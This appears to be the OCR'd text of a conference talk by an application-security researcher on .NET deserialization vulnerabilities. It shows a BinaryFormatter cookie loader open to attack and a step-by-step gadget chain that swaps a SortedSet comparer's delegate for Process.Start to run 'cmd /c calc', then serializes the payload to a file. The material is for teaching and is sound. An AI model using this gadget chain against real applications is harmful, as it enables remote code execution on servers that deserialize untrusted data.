Deserialization vulns

past, present, and future

Mikhail Shcherbakov


- Doctoral student at KTH Royal Institute of Technology
- 10+ years in Software Development industry
- 5+ years in Application Security industry
- Microsoft Most Valuable Professional (MVP) in 2016, 2017 and 2018
- Microsoft Bug Bounty: CVE-2017-0256, CVE-2018-0787, CVE-2019-0866, CVE-2019-0872
- Research interests: AppSec, Web Security, Static and Dynamic Code Analysis, Information Flow Security

Motivation


- An overview of deserialization vulnerabilities
- Review vulnerable code patterns
- Study best practices of deserialization

PAST


What is serialization?



Client-side storage architecture




Client-side storage architecture



What is deserialization attack?

```
public static T Load<T>(
    this HttpRequestBase request, string name)
{
    var cookie = request.Cookies[name];
    if (cookie == null) return default(T);

    var serializer = new BinaryFormatter();
    var value = Convert.FromBase64String(cookie.Value);
    using (var stream = new MemoryStream(value))
        return (T) serializer.Deserialize(stream);
}
```

What is deserialization attack?



What is gadget?

```
var singleDelegate = new Comparison<string>(String.Compare);
var multiDelegate = singleDelegate + singleDelegate;
```

```
var comparer = Comparer<string>.Create(multiDelegate);
```

```
var sortedSet = new SortedSet<string>(comparer)
{
    "cmd",
    "/c calc"
};
```


What is gadget?

```
var invocationList = multiDelegate.GetInvocationList();

invocationList[1] = new Func<string, string, Process>(
    Process.Start);

var field = typeof(MulticastDelegate).GetField(
    "_invocationList",
    BindingFlags.NonPublic | BindingFlags.Instance);
field.SetValue(multiDelegate, invocationList);
```

What is gadget?

```
var binaryFormatter = new BinaryFormatter();
using (var stream = new MemoryStream())
{
    binaryFormatter.Serialize(stream, sortedSet);

    File.WriteAllBytes(
        @"d:\payload.bin",
        Convert.ToBase64String(stream.ToArray()));
}
```

What is gadget?




```
D:\sources\payload.bin                                           d  1251         2240    Col 0     100%   11:04
☺  яяяя☺        ♀☻   ISystem, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089♣☺  „☺System.Collecti
ons.Generic.SortedSet`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]♦
  ♣Count◘Comparer•Version♣Items ♥ ♠◘Ќ☺System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib, Versi
